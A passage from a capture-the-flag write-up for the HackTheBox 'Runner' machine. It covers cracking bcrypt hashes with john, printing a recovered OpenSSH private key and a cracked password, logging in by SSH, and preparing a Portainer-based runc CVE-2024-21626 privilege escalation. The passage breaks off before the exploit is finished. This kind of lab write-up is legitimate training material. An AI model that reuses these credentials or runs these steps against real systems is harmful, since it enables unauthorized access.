$2a$07$BRRTEYWHnX5ihzWrZd7W6ujhIsL4R/3Wdk/mwPbtS2E/WAuPoXeT2, , "",
1713687265515, BCRYPT
```

We can leave the `3rd` user as we created them.
We can try to crack the hashes:

- pure_hash file

```
→  www cat pure_hash
john@runner.htb:$2a$07$neV5T/BlEDiMQUs.gM1p4uYl8xl8kvNUo4/8Aja2sAWHAQLWqufye
matthew@runner.htb:$2a$07$q.m8WQP8niXODv55lJVovOmxGtg6K/YPHbD48/JQsdGLulmeVo
.Em
```

- cracking...

```
→  www john pure_hash -w=/usr/share/wordlists/rockyou.txt --format=bcrypt
Loaded 3 password hashes with 3 different salts (bcrypt [Blowfish 32/64 X3])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
piper123
```


- password

```
→  www john pure_hash --show
matthew@runner.htb:piper123
```

We crack only one hash, for `matthew`:

```
→  www ssh matthew@runner.htb
matthew@runner.htb's password:
Permission denied, please try again.
matthew@runner.htb's password:
```

We can try other interfaces such as the teamcity, which will automatically work.



Enumerating further, we find a hidden SSH key:

```
→  temp-dir cp config/projects/AllProjects/pluginData/ssh_keys/id_rsa .
→  temp-dir cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
```

```
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
KgK8c9z2ecgZsAAAALam9obkBydW5uZXI=
-----END OPENSSH PRIVATE KEY-----
```


We can try to log in to the two users we have to see whose key it is.

```
➜  temp-dir ssh -i id_rsa matthew@runner.htb
matthew@runner.htb's password:

➜  temp-dir ssh -i id_rsa john@runner.htb
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-102-generic x86_64)
```

```
 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

  System information as of Sun Apr 21 09:11:25 AM UTC 2024

  System load:                      0.01220703125
  Usage of /:                       80.5% of 9.74GB
  Memory usage:                     36%
  Swap usage:                       0%
  Processes:                        226
  Users logged in:                  0
  IPv4 address for br-21746deff6ac: 172.18.0.1
  IPv4 address for docker0:         172.17.0.1
  IPv4 address for eth0:            10.129.149.95
  IPv6 address for eth0:            dead:beef::250:56ff:fe94:2406


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
```

We see its John's.

02 - Privilege Escalation

john@runner

```
john@runner:~$ whoami
john
```

We see that we are the user john on runner.
Let us enumerate the user:

```
john@runner:~$ sudo -l
[sudo] password for john:
sudo: a password is required
```

- open ports

```
 netstat -alnp
Active Internet connections (servers and established)
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:9000          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:5005          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:9443          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:8111          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::8000                 :::*                    LISTEN -
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   PID/Program name
Path
unix  2      [ ]         DGRAM                    934797   17810/systemd
/run/user/1001/systemd/notify
unix  2      [ ACC ]     STREAM     LISTENING     934800   17810/systemd
/run/user/1001/systemd/private
unix  2      [ ACC ]     STREAM     LISTENING     934807   17810/systemd
/run/user/1001/bus
unix  2      [ ACC ]     STREAM     LISTENING     934809   17810/systemd
/run/user/1001/gnupg/S.dirmngr
unix  2      [ ACC ]     STREAM     LISTENING     934811   17810/systemd
/run/user/1001/gnupg/S.gpg-agent.browser
unix  2      [ ACC ]     STREAM     LISTENING     18165    -
@/org/kernel/linux/storage/multipathd
unix  2      [ ACC ]     STREAM     LISTENING     934813   17810/systemd
/run/user/1001/gnupg/S.gpg-agent.extra
unix  2      [ ACC ]     STREAM     LISTENING     934815   17810/systemd
/run/user/1001/gnupg/S.gpg-agent.ssh
unix  2      [ ACC ]     STREAM     LISTENING     23647    -
/run/containerd/containerd.sock.ttrpc
unix  2      [ ACC ]     STREAM     LISTENING     934817   17810/systemd
/run/user/1001/gnupg/S.gpg-agent
unix  2      [ ACC ]     STREAM     LISTENING     23649    -
/run/containerd/containerd.sock
unix  2      [ ACC ]     STREAM     LISTENING     934819   17810/systemd
/run/user/1001/pk-debconf-socket
[SNIPPED]
```

We have the ports `80,22,8000` open to the public but `9000,5005,9443,8111` open to the internal host.

- network interfaces

```
docker0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        inet6 fe80::42:b9ff:fe0e:23d1  prefixlen 64  scopeid 0x20<link>
        ether 02:42:b9:0e:23:d1  txqueuelen 0  (Ethernet)
        RX packets 2641  bytes 4190900 (4.1 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3242  bytes 624665 (624.6 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

- virtual hosts

```
john@runner:~$ cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 runner runner.htb teamcity.runner.htb portainer-
administration.runner.htb

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

We usually have two ways to view this, reading the `/etc/hosts` or reading the `/etc/nginx/sites-enabled/portainer` in this case:


```
lrwxrwxrwx 1 root root 36 Feb 28 20:31 /etc/nginx/sites-enabled/portainer ->
/etc/nginx/sites-available/portainer
server {
    listen 80;
    server_name portainer-administration.runner.htb;
    location / {
        proxy_pass https://localhost:9443;
        proxy_http_version 1.1;
        proxy_set_header Upgrade $http_upgrade;
        proxy_set_header Connection 'upgrade';
        proxy_set_header Host $host;
        proxy_cache_bypass $http_upgrade;
    }
}
```

portainer-administration.runner.htb

```
john@runner:/tmp$ curl portainer-administration.runner.htb -I -vvv
*   Trying 127.0.1.1:80...
* Connected to portainer-administration.runner.htb (127.0.1.1) port 80 (#0)
> HEAD / HTTP/1.1
> Host: portainer-administration.runner.htb
> User-Agent: curl/7.81.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
HTTP/1.1 200 OK
[SNIPPED]
<
* Connection #0 to host portainer-administration.runner.htb left intact
```

We see that it is hosted on `port 80 on 127.0.1.1`. From the `/etc/hosts` we notice that it can be accessed without port-forwarding by just adding it to the `/etc/hosts`


```
10.129.149.95 runner.htb TeamCity.runner.htb teamcity.runner.htb portainer-administration.runner.htb
```



We are prompted with a login prompt. Checking the `/etc/passwd` for potential users, we can see the following:

```
john@runner:/tmp$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
matthew:x:1000:1000:,,,:/home/matthew:/bin/bash
john:x:1001:1001:,,,:/home/john:/bin/bash
```

We could try to enumerate the password that we found for `matthew`, in our case(there are no passwords for either root or john).



Matthew gives us access to the portainer. Let us firs understand the following:

- portainer is a GUI docker run application which is a **most versatile container management software that simplifies secure adoption of containers with remarkable speed** -> https://thenewstack.io/an-introduction-to-portainer-a-gui-for-docker-management/

  > **What Is Portainer?**
  >
  > Portainer is a universal container management tool that can work with both Docker and Kubernetes to make the deployment and management of containerized applications and services easier and more efficient. Portainer enjoys over 650,000 users and 21,700 GitHub stars, so it's widely used and popular.


  Since we are in a dockerized environment, we are able to use some of the common docker binaries that exist:

```
john@runner:/tmp$ ls -la /usr/bin | grep -E "runc|docker|lxc"
-rwxr-xr-x  1 root root     10061976 Jan 31 11:02 containerd-shim-runc-v1
-rwxr-xr-x  1 root root     10087000 Jan 31 11:02 containerd-shim-runc-v2
-rwxr-xr-x  1 root root     36772088 Feb  6 21:13 docker
-rwxr-xr-x  1 root root          996 Jan 25  2022 docker-compose
-rwxr-xr-x  1 root root    101067904 Feb  6 21:13 dockerd
-rwxr-xr-x  1 root root        14513 Feb  6 21:13 dockerd-rootless-
setuptool.sh
-rwxr-xr-x  1 root root         6870 Feb  6 21:13 dockerd-rootless.sh
-rwxr-xr-x  1 root root      2193291 Feb  6 21:13 docker-proxy
-rwxr-xr-x  1 root root        26936 Nov  1  2022 ntfstruncate
-rwxr-xr-x  1 root root      7900592 Feb  6 21:13 rootlesskit-docker-proxy
-rwxr-xr-x  1 root root      8761480 Jun 30  2023 runc
```

```
-rwxr-xr-x  1 root root        35336 Feb  8 03:46 runcon
-rwxr-xr-x  1 root root        35336 Feb  8 03:46 truncate
```

Since we have `runc`, we can enumerate further;

```
john@runner:/tmp$ runc --version
runc version 1.1.7-0ubuntu1~22.04.1
spec: 1.0.2-dev
go: go1.18.1
libseccomp: 2.5.3
```




We see that we can be able to a `privilege escalation`:
When we research further, we find:


> All versions of runc <=1.1.11, as used by containerization technologies such as Docker engine, and Kubernetes are vulnerable to an arbitrary file write. Due to a file descriptor leak it is possible to mount the host file system with the permissions of runc (typically root). Successfully tested on Ubuntu 22.04 with runc 1.1.7-0ubuntu1~22.04.1 and runc 1.1.11 using Docker build. Also tested on Debian 12.4.0 with runc 1.1.11 using Docker build.

```
john@runner:/tmp$ docker images
permission denied while trying to connect to the Docker daemon socket at
unix:///var/run/docker.sock: Get
"http://%2Fvar%2Frun%2Fdocker.sock/v1.24/images/json": dial unix
/var/run/docker.sock: connect: permission denied
```

We cannot run docker using the shell, but the portainer provides an interface of us running docker.




We see an interesting blog (https://nitroc.org/en/posts/cve-2024-21626-illustrated/#exploit-via-setting-working-directory-to-procselffdfd):





The first one is easily possible because `portainer` allows us to create a working directory when creating containers, by leveraging another blog: https://rioasmara.com/2021/08/15/use-portainer-for-privilege-escalation/ (not all of it)

We can be able to do some privesc for that:

1. Acquiring an image 's id:






